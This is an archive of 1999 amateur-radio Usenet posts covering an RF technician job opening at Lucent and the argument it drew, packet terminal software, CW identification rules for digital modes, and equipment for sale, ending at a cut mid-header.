Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Shawn Upton wrote:
> I'm starting to catch up, but only after organizing my time a bit and
> working more. It's always an uphill battle.

When I was in college, it was always a choice between studying and
having sex. Actually, with Texas A&M being an all-male military
college in the 50s, there was no choice. :-)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1677. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36F98216.4F82@ibm.net>
Source record: 18933
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Mike Deignan wrote:
>
> In article <36F9536A.79F8@ibm.net>, W6RCecilA <w6rca@ibm.net> wrote:
>
> >Wireless is presently exploding even faster than computers. RF engineers
> >can command a premium salary.
>
> Is that why they're being offered "6 month contracts" with no benefits
> and the "potential" of being hired full-time at some abstract point in the
> future?

Didn't sound like an engineering position to me. Sounded like a technician position. Didn't see any requirement for an engineering degree. 'Course, as always, I could be wrong.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1678. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7dc793dbb1@news1.fast.net>
Source record: 18934
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

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-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Donaly <dtdonaly@pacbell.net> wrote in message news:36F9040D.40DF@pacbell.net...
>
> Aha! So Lucent is reduced to trolling for resumes on the newsgroups.
> Don't they have a human resources department? Lucent is a very
> fine company, you'd think they could do better than offer
> contract employment to their beginning techs. I think it's time
> to review my stock portfolio.
>
> Tom Donaly KA6RUH

Lucent isn't "trolling" ... I thought I might help a
fellow ham find an interesting, exciting job opportunity.

Sheesh ... like Hans said ... you'd complain if you were
hung with a new rope, wouldn't you?

Lucent's HR department IS working the opening. Like I
said, I just thought I'd try to help a fellow ham.

As for your stock portfolio, If you want to sell Lucent
stock, how many shares do you have to sell? I buy the
maximum allowable under the employee stock purchase plan
every month and all of my 401k goes into the stock fund.
(not to mention my options)

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

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Version: PGP for Personal Privacy 5.5.3

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V8rbyra0JnQL+2byES6mBIq/
=2TAH
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-----END PGP SIGNATURE-----
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1679. Re: Terminal Programs for WinCE?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Walter Dunckel <wdunckel@NOSPAM.best.com>
Message-ID: <36F9A00F.9A619ECD@NOSPAM.best.com>
Source record: 18935

"John K. Scoggin, Jr." wrote:
>
> I was looking at the variety of WinCE machines at CompUSA last weekend. They look like they might be quite adequate for mobile/portable packet and Pactor usage. Does anyone know of a terminal program for a Kantronics TNC that will run under WinCE (other than something like HyperTerm :-)?
> John
> N3SKO / AAT3BF

How about just TERMINAL then?
Sorry, this is how to set it up with the terminal program that comes
with WinCE.
I suspect Pactor programs will be coming. I know that APRS for WinCE is
in the development stages. Just a mater of time.

WaLter
http://www.qsl.net/kc7gnm/packet_hpc.html
--
http://www.best.com/~wdunckel/thd7.html

1680. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7dc7lc$dk4$1@news1.fast.net>
Source record: 18936
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

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-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Mike Deignan <mikedn@conan.ids.net> wrote in message
news:p_dK2.2909$3C3.6367@news3.ispnews.com...
> In article <36F9536A.79F8@ibm.net>, W6RCecilA <w6rca@ibm.net> wrote:
>
> >Wireless is presently exploding even faster than computers. RF engineers
> >can command a premium salary.
>
> Is that why they're being offered "6 month contracts" with no benefits
> and the "potential" of being hired full-time at some abstract point in the
> future?

Mike ... the "ad" was for a tech, not an engineer ... and
because *good* techs are so hard to find, many companies
hire them through a contract agency for 3-6 months to see
how they work out before converting them to permanent
employees.

It gives BOTH sides a chance to see how things are going
to work out.

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

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25sy7tMl/ii1gYjw82Rvt9Cw
=C9LZ
-----END PGP SIGNATURE-----
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1681. Re: Terminal Programs for WinCE?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Walter Dunckel <wdunckel@NOSPAM.best.com>
Message-ID: <36F9A0AD.336CE8BB@best.com>
Source record: 18937

"John K. Scoggin, Jr." wrote:
>
> I was looking at the variety of WinCE machines at CompUSA last weekend. They look like they might be quite adequate for mobile/portable packet and Pactor usage. Does anyone know of a terminal program for a Kantronics TNC that will run under WinCE (other than something like HyperTerm :-)?
> John
> N3SKO / AAT3BF

How about just TERMINAL then?
Sorry, this is how to set it up with the terminal program that comes
with WinCE.
I suspect Pactor programs will be coming. I know that APRS for WinCE is
in the development stages. Just a mater of time.

WaLter
http://www.qsl.net/kc7gnm/packet_hpc.html
--
http://www.best.com/~wdunckel/thd7.html

1682. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7dc7qpdmb1@news1.fast.net>
Source record: 18938
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

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-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Mike Deignan <mikedn@conan.ids.net> wrote in message
news:HhbK2.4195$134.6484@news13.ispnews.com...
> In article <7db008$opb@nntp.seflin.org>,
> James Rosenthal <z005381b@bc.seflin.org> wrote:
>
> >RF engineering is a good field because most students are lured by the
> >computer world.
>
> But, how are the opportunities in the RF business as compared to the
> computer end? Seems that the opportunities would be much less (more
> specialized, limited spectrum, etc.)

Mike, you really don't get it, do you? The whole world is
going wireless and you say 'Seems that the opportunities
would be much less." Wake up!

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
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Version: PGP for Personal Privacy 5.5.3

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n6FSHxQQP1oAfa3KOJGRnQu/
=LQ/I
-----END PGP SIGNATURE-----
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1683. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Rick Kaumeier <k0vj@arrl.net>
Message-ID: <36F9D51B.7A4@arrl.net>
Source record: 18939
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Carl R. Stevenson wrote:

> Mike ... the "ad" was for a tech, not an engineer ... and
> because *good* techs are so hard to find, many companies
> hire them through a contract agency for 3-6 months to see
> how they work out before converting them to permanent
> employees.

Carl,

What's the average starting wage for an RF tech at Lucent? Good techs may be hard to find, but it also seems that the average wage is rather low for a "high tech" position.

I realize that this is partially due to the fact that many techs are non-degreed, having gained their experience at a vo-tech school or through the military.

Rick Kï¿½VJ

1684. JNOS mailer for Windows ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: XS4ALL <bkoemans@remove.this.adfocom.nl>
Message-ID: <7ddla4$fh1$1@news2.xs4all.nl>
Source record: 18798

Hello,

I searching a JNOS external mail program in Windows.
(Something like PCELM but then in Windows).

Does anyone know where I can get it ??

1685. Re: RedHat 5.2 Linux Installation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: kc8goq@aol.com
Message-ID: <19990325152934.04357.00000008@ng-ba1.aol.com>
Source record: 18799

>Date: 3/25/99 2:38 AM Eastern Standard Time
>Message-id: <slrn7fjpvq.jb3.nomail@sys3.pe1chl.ampr.org>
>
>Tripp <gevcc@fxhm.arg> wrote:
>>On Wed, 24 Mar 1999 09:37:02 GMT, nomail@pe1chl.demon.nl (Rob Janssen)
>>hastily scratched out the following adumbration:
>
>>>Tripp <gevcc@fxhm.arg> wrote:
>>>>We're not going to make this yet another Linux user support group, aren't
>>>>we? There already are sooo many of those...
>
>>>>Rob
>
>>>What have you got aqgainst linux ?
>
>>>I have got *nothing* against Linux, in fact I am running Linux since 1992.
>
>>>But I am a proponent of on-topic usage of newsgroups. The question had
>>>absolutely nothing to do with amateur radio, and can better be asked on a
>>>group dedicated to supporting Linux.
>
>>>Rob
>
>>In the time it took you to complain to the original poster and then
>>reply to me, and seeing you are a seasond linux user, you probably
>>could have answered the guy's question and been done with it.
>
>But then the next guy would think that this practice is OK...
>Besides, I don't have the exact distribution and version that he was
>talking about, and the problem he mentioned was highly version-specific.
>That is why it is better to ask in a community where many users of the
>same system are present, and the same problem may have been seen before.
>
>If you don't believe me, go to a comp.os.linux group and ask about
>getting a G3RUH modem going with your favourite commercial FM trx.
>(just to name an example)
>Maybe you stumble across a ham that has done it, but more likely
>you will get no useful response.
>
>Rob
>--
>+-----------------------------------+---------------------------------------+
>| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
>| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |

>+----------------------------------+--------------------------------------+

Well Rob, instead of chewing me and and telling me to go somewhere else you
should have given me a list of linux newsgroups to try. Besides, this newsgroup
isnt used that much and isnt like packet with a limited bandwidth.....if
you arent interested in helping....dont take the time to read it and reply!

~Chris,KC8GOQ~

1686. How to get the most repeatable T/R turnaround?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: lrbrandt@statestreet.com
Message-ID: <7deb0m$7eg$1@nnrp1.dejanews.com>
Source record: 18800

Hi All,

I need a XCVR (or separates) that can simply switch between
transmit and receive in a predictable manner.

What I mean is I have a timing critical application where
the T/R delay, whatever it is, is not important. As long as
the delay is constant, that's OK.

The delay needs to be constant within about 1us (.000001 sec).
I've thought of adding a "fudged" time, that is always making
it wait 2 secs or so, this large time would average out any
really small delay variations.

I need this accuracy so I can launch a packet that occurs
after detetion of a packet on another frequency.

(would FCC allow me to "rebroadcast" the signal, I don't
think so but hearing a signal and "repeating" it with your
call (SSID) would be OK.)

I expect a separate transmitter and receiver (on diff. freqs.)
would have the _least_ delay, but again, I need repeatable delay.

I guess a transmitter that uses a digital PTT (+5V on a pin somewhere)
vs a relay (hardware or solid-state) would work in a more repeatable
fashion, but I'll need to test some, I guess!

A way to test this is with existing dual band units. But I'm wondering
if there have been any tests done that can help in selecting a XCVR
for this.

Any ideas post and/or email me!

Tnx es 73,

AA1EA

Larry

lrbrandt@statestreet.com

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1687. CW ID

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: Murray Harris <mth2@nwark.com>
Message-ID: <BCBA21D883F7DBC8.4E5262FE4C0F0DDD.5278252BC91B7962@library-proxy.airnews.net>
Source record: 18801

Last night I was asked if a CW identification was
necessary following a PSK transmission or at least
every 10 minutes. I did not know the answer, but
I thought that the FCC had removed the requirement
on other digital modes, but I may well have just
dreamed that. What is the requirement?

Murray Harris
W5XH

1688. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: Brian Kelly <Kelly@dvol.com>
Message-ID: <36FAF80E.DFDA0A77@dvol.com>
Source record: 18802
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Carl R. Stevenson wrote:

> -----BEGIN PGP SIGNED MESSAGE-----
> Hash: SHA1
>
> My employer, Lucent Technologies, is looking for a Senior RF Technican
> with the following abilites and experience:
>
> Senior RF Technician Job Description
>
> 1. Ability to read schematics.
> 2. Ability to solder, including small surface mount devices,
> and build up RF, analog, and digital circuits in both prototype
> and "small lot production" environments.

. . . . . yo Squiggy-Poo . . .

While I'm unalterably opposed to your position(s) on the ham radio code tests and your techo-weirdo-geek elitist bullshit wrt to what ham radio would be like if you were Emperor I gotta go to bat for you on this one.

Your post was an honest and forthright annoucement of an available slot for some kindred RF-oriented ham to fill at Lucent. Where I come from that was a good deed.

Now lookit all the freaking flame and nit-picking bullshit.

I wouldn't actually wouldn't wish it on anybody, but what these ungrateful dweebs really need is their first pass thru a major economic downturn wherein they have no clue how they are gonna make the next payments on their new SUVs and their outlandish mortgages and forthwith complete their "educations".

It will be interesting to see how they react to posts like yours when that crap goes down . . it's gonna happen, we can put that in the bank right now.

. . from one very senior engineer who has been there to another . . .

Brian Kelly w3rv
No SSB International #1,000,010

1689. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7df085dpq1@news1.fast.net>
Source record: 18803
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Rick Kaumeier <k0vj@arrl.net> wrote in message news:36F9D51B.7A4@arrl.net...
> Carl R. Stevenson wrote:
>
> > Mike ... the "ad" was for a tech, not an engineer ... and
> > because *good* techs are so hard to find, many companies
> > hire them through a contract agency for 3-6 months to see
> > how they work out before converting them to permanent
> > employees.
>
> Carl,
>
> What's the average starting wage for an RF tech at Lucent? Good techs
> may be hard to find, but it also seems that the average wage is rather
> low for a "high tech" position.
>
> I realize that this is partially due to the fact that many techs are
> non-degreed, having gained their experience at a vo-tech school or
> through the military.
>
> Rick Kï¿½VJ
>

Rick ... I'm honestly not sure ... I know that Lucent pays
well, but I did not ask my boss what the range was when I
suggested he allow me to "advertise" the opening to hams here.

If you're interested (assuming the rate is good), please send
me a resume via e-mail and I'll make a point of getting back
to you ASAP.

73,

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!

http://www.nocode.org

```
-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNvsD1Je+N6+q84HiEQIAUwCbBrqd0QYoRz5tOdPzcDFYreVYakkAoKcE
hWRLTQmPdc0Zb1aGGh47fWJb
=u6aW
-----END PGP SIGNATURE-----
```

1690. ATTENTION to all Kansas City Tracker USERS or Enthusiast.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: Geert Pirens <geert.pirens@ping.be>
Message-ID: <7dbtiantr1@news3.Belgium.EU.net>
Source record: 18940
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc, rec.radio.amateur.space,tw.bbs.rec.radio.amateur,uk.radio.amateur

Hello Kansas City Tracker User or enthusiast.

I'm collect the names of all the available programs that being written, or suppot the kansas city tracker.

All these information wil be placed in a Database and wil be available to all of you.

On my homepage http://www.ping.be/~p4u11324/ you wil find a list of all available software.
If you know a program that not being in the list, PLEASE fill in the Question form:

If you click here, you go wright to the question form
http://www.ping.be/~p4u11324/KCT_Ques.html

click below for the software list !

Thanks to all of you !

Geert Pirens - ON1DQD
Vissit my home page: http://www.ping.be/~p4u11324/

1691. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: mikedn@conan.ids.net
Message-ID: <K1fK2.2526$Ee4.4707@news15.ispnews.com>
Source record: 18941
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

In article <36F97C3A.40A9@ibm.net>, W6RCecilA <w6rca@ibm.net> wrote:

>When I was in college, it was always a choice between studying and
>having sex. Actually, with Texas A&M being an all-male military
>college in the 50s, there was no choice. :-)

So, you bunked with Mark Morgon, eh? That explains a lot.

MD

--
--
-- ...if it has four legs, and isn't a table, eat it.
--
-- These opinions are all mine, unless you've agreed to pay me for them.

1692. 10Mbit Data on 10Ghz

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: Fredrik &#65533;berg <fredrik.oberg@telia.com>
Message-ID: <36F98486.BCB845DA@telia.com>
Source record: 18942

an ex of 10Mbit data on 10ghz in
w1.911.telia.com/~u91105482

1693. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: "Richard R. Plourde (Dick)" <rplourde@worldnet.att.net>
Message-ID: <7dc1hlgva1@mtinsc02.worldnet.att.net>
Source record: 18943
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Shawn Upton wrote:

:Yeah, I haven't started looking seriously yet, (I graduate in December)
:but most of the ads that I see for engineers either ask for a) 2-5 years
:experience or b) 3.5 or better gpa. Now, this may or may not be the
:real story, but that's just what I've seen in the quick looks that I've
:given the subject.

I do software and I've seen ads that required 5 years experience with NT (when it had been out only 3) and 3 years experience in Java (when it was 17 months old). In my opinion Human Resources at times don't know $hit from $hinola. ;-)

--
73 de Dick, N1SJM
http://home.att.net/~rplourde/
http://www.qsl.net/n1sjm/

1694. FS: packet radio station

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: angus@hamgate.concordia.ca
Message-ID: <36fabf65.6534363@newsflash.concordia.ca>
Source record: 18944
Cross-posted to: mtl.vendre-forsale,rec.radio.amateur.digital.misc

```
Includes: -TNC
-Kantronics KPC-3
-all manuals and components
-real-time module option
-2m FM Regency crystal radio
-20W (average radiated)
-crystals for 145.030MHz
-complete technical manual
Asking 160$Cdn (105$US) + shipping
--
( ) http://www.ece.concordia.ca/~ac_march/addr.html
_\_____/_ __________ angus@hamgate.concordia.ca
|.........| |Attempting |
|: DON'T :| \ |recovery...| Angus March
|: PANIC :| | |1067 page | VE2 UFP
|:.......:|\_/ |unrecovered| Concordia University Amateur Radio
|---------|___ __|__________|__
/__________\ |__________________| Murphy ain't seen nothing yet
```

1695. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7dckmp$364@news.Hawaii.Edu>
Source record: 18945
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

In article <36F97C3A.40A9@ibm.net>, W6RCecilA <w6rca@ibm.net> wrote:
>
>When I was in college, it was always a choice between studying and
>having sex with an all-male military college in the 50s,

Oh, this darn pico editor. Sorry, Cecil - I don't know how that
happened... Somehow, some of your words got edited out... =:o

73, Jeff WH6U

1696. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <DvmK2.78$45.71@news.goodnet.com>
Source record: 18946
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Keep paying your taxes!

Thanks,
Steve

BD wrote in message <7dbems$1cb$1@newnews.startext.net>...
>You really don't need that much, what with us young'ens giving you a large
>percentage of our paychecks, do you...?

1697. Re: RedHat 5.2 Linux Installation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-25 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7fjpvq.jb3.nomail@sys3.pe1chl.ampr.org>
Source record: 18947

Tripp <gevcc@fxhm.arg> wrote:
>On Wed, 24 Mar 1999 09:37:02 GMT, nomail@pe1chl.demon.nl (Rob Janssen)
>hastily scratched out the following adumbration:

>>Tripp <gevcc@fxhm.arg> wrote:
>>>>We're not going to make this yet another Linux user support group, aren't
>>>>we? There already are sooo many of those...

>>>>Rob

>>>What have you got aqgainst linux ?

>>I have got *nothing* against Linux, in fact I am running Linux since 1992.

>>But I am a proponent of on-topic usage of newsgroups. The question had
>>absolutely nothing to do with amateur radio, and can better be asked on a
>>group dedicated to supporting Linux.

>>Rob

>In the time it took you to complain to the original poster and then
>reply to me, and seeing you are a seasond linux user, you probably
>could have answered the guy's question and been done with it.

But then the next guy would think that this practice is OK...
Besides, I don't have the exact distribution and version that he was
talking about, and the problem he mentioned was highly version-specific.
That is why it is better to ask in a community where many users of the
same system are present, and the same problem may have been seen before.

If you don't believe me, go to a comp.os.linux group and ask about
getting a G3RUH modem going with your favourite commercial FM trx.
(just to name an example)
Maybe you stumble across a ham that has done it, but more likely
you will get no useful response.

Rob
--
+----------------------------------+--+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--+

1698. WTB: 60 Mil TTY Printer (working and cheap)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-26 00:00:00 UTC
From: st7451sw@mediaone.net
Message-ID: <36FAD127.FF1BB546@mediaone.net>
Source record: 18804
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.packet,rec.radio.swap,rec.radio.amateur.swap

Looking for a working 60 mil baudot TTY unit (KSR/ASR) unit to work with
ST-6/DSR-3000 that is reasonably priced. Can pick up in Florida/east
Gulf area. M15, M28, Kleinschmidt models are suitable. Tnx and
73s---//Bill KC4ZZ

1699. Re: CW ID

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-26 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7deno3$ec4$1@news.minn.net>
Source record: 18805

In article <BCBA21D883F7DBC8.4E5262FE4C0F0DDD.5278252BC91B7962@library-proxy.airnews.net>,
Murray Harris <mth2@nwark.com> wrote:
>Last night I was asked if a CW identification was
>necessary following a PSK transmission or at least
>every 10 minutes. I did not know the answer, but
>I thought that the FCC had removed the requirement
>on other digital modes, but I may well have just
>dreamed that. What is the requirement?
>
>Murray Harris
>W5XH
>
Regulations in the UK require a CW ID during digital communications. I know of
no requirements in US law.

John Douglas
Timewave Technology

1700. PC PakRatt 2.1 for Windowsnow Y2K Ready

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-26 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7deq0recp2@news.minn.net>
Source record: 18806

Timewave technology of St. Paul MN and Creative Services Software have released a Y2K ready version of the popular 16-bit terminal program PC PakRatt for Windows.

Users of Windows 3.1 can now upgrade their PC PakRatt for Windows software and be ready for the year 2000. PC PakRatt for Windows now includes support for the DS-232.

The upgrade is available from Timewave for $29USD and is available now. Information is available from sales@timewave.com

Windows 95/98/NT users will be Y2K compliant when operating their AEA/Timewave data controllers with Pk TERM '99.

Either program lists for $79.95USD and is available from Timewave or through their dealer network.

Companies and agencies needing a Y2K compliance statement are invited to contact Timewave at jdouglas@timewave.com

A trial copy of Pk TERM '99 can be downloaded form http://www.timewave.com

Timewave is on the web at http://www.timewave.com
Creative Services Software is at http://www.cssincorp.com

1701. WriteLog v9 Availability ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-26 00:00:00 UTC
From: wa2rsx@att.netWORKed.net
Message-ID: <36fbad14.262390262@netnews.worldnet.att.net>
Source record: 18807

Hello:

A friend mentioned WriteLog as a possible Baudot RTTY program using
Soundcard as modem interface.

Where is this available? I found a website that indicates an UPGRADE
to vers 9 of WriteLog.

Thanks, 73s
Vince
Long Island, NY

1702. Re: DON MILLER W9WNV

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-26 00:00:00 UTC
From: jlbowman <jlbowman@netdirect.net>
Message-ID: <_tTK2.163$D4.3236316@news.netdirect.net>
Source record: 18808

I know Don Miller, W9NTP.

Would you like to exchange a message?

Scott Wilkerson <w9vhe@earthlink.net> wrote in message
news:36f93937.711151979@news.earthlink.net...
> His call is W9NTP in Indiana - if it is the one in SSTV.
>
> On Wed, 24 Mar 1999 02:28:24 -0600, Paul Munsel <n5xmv@myriad.net>
> wrote:
>
> > Is this the Don Miller who was involved in SSTV?? If so, he is at home
> >in Waldron, Indiana. He is currently associated with the operation and
> >production of a company manufacturing ATV gear. I don't recall the call
> >of the Don Miller I knew as a kid in Indiana, but it was the W9 call,
> >and his wife was a Ham also. He was the one who got me interested in Ham
> >Radio in the 60's because of a field trip to his house, and then we went
> >to the Shack, and he worked an Australian station on SSTV, and exchanged
> >a picture of our club with the Aussie Ham. Hope this helps. If more is
> >needed, I will research it for you.
> >73,
> >Paul Munsel N5XMV
> >Hearne, Tx.
>
>

1703. HP200LX, Kantronics PC3, and compatible software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-26 00:00:00 UTC
From: jlbowman <jlbowman@netdirect.net>
Message-ID: <6QTK2.164$D4.3250563@news.netdirect.net>
Source record: 18809

Just dusted off a packet project from almost 10 years ago.... have a neat, integrated KPC3 with Daiwa RX/TX amplifier (VHF), Yaesu FT 11R, and room to strap a keyboarded-PDA on the customized project box enclosure to get up and running.

Problem is will have to restore all software on HP200LX (have one in great shape) or a HP620LX (suffered same long period of neglect after buying several Palms, a few months ago).

Looking for suggestions on which to use, what software would be best... where to find it

Would probably prefer to use the HP200LX.... if I can figure out how to get the software over to it....have lots of accessories... seems a shame to waste.. even have a Geiger counter interface!!!

Any thoughts???

AA9GP

1704. RITTY and Soundblaster Live!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-26 00:00:00 UTC
From: n2peu@sover.net
Message-ID: <36fc100e.1515513@news.sover.net>
Source record: 18810

Hi
I recently upgraded the PC to a P2/450 from an DX4/100.
The old PC had a 8 bit board so I couldn't run RITTY but
I kept a copy of the 2.33 evaluation. The new PC has
the SB Live! board. I connected the ICOM 735 speaker
output to the Mic input of the SB. Chroma Pix and
WxSat 2.4 work great but RITTY doesn't show any
signal input. I used the setup function to select the
Mic input. Is the 16 bit driver not compatible?
Thanks for any help!
N2PEU
Brian

1705. Re: HP200LX, Kantronics PC3, and compatible software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: kc8goq@aol.com
Message-ID: <19990326193516.00317.00000739@ng-cc1.aol.com>
Source record: 18811

If it has a simple terminal program just use that!

~Chris,KC8GOQ~ Running a KPC-3 and a Sharp Mobilion 4100

1706. Looking for info on headers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: dsfa@mail.islandnet.com
Message-ID: <7dhr5g$8u0$1@news.islandnet.com>
Source record: 18812

Hi,

I've been searching the internet without any success for an article that will tell me what the packet headers mean. I know what a few of them (e.g. RR) are, but can anyone point me to a comprehensive list?

Thanks,

Philip
VE7PLN

1707. Re: CW ID

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9903270912030.195-100000@dns.bde-arc.ampr.org>
Source record: 18813

On Thu, 25 Mar 1999, Murray Harris wrote:
> Last night I was asked if a CW identification was
> necessary following a PSK transmission or at least
> every 10 minutes. I did not know the answer, but
> I thought that the FCC had removed the requirement
> on other digital modes, but I may well have just
> dreamed that. What is the requirement?

Identifying IN MODE (as part of the digital stream) is all that is required.

However, the CW ID capability is nice since it can identify the digital station to PEOPLE listening for activity - sometimes necessary where there is little digital traffic to keep the frequency busy. It's not required.

1708. Q: Is activity in your area suffering?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9903270914220.195-100000@dns.bde-arc.ampr.org>
Source record: 18814

Here in Southern California, packet radio activity, except for APRS, appears to be in decline (losing popularity to the internet?). Is this true of other areas in the U.S.? How about other countries?

1709. Re: Terminal Programs for WinCE?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: Mark Twells <mark@RemoveThismtwells.demonRemove.co.uk>
Message-ID: <922534434.16406.0.nnrp-10.c3ad4005@news.demon.co.uk>
Source record: 18815

There's quite a nice one for the Psion palmtops...

John K. Scoggin, Jr. <scoggin@conectiv.com> wrote in message
news:7d9ac8$msp@butthead.delmarva.com...
>

1710. Re: Looking for info on headers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
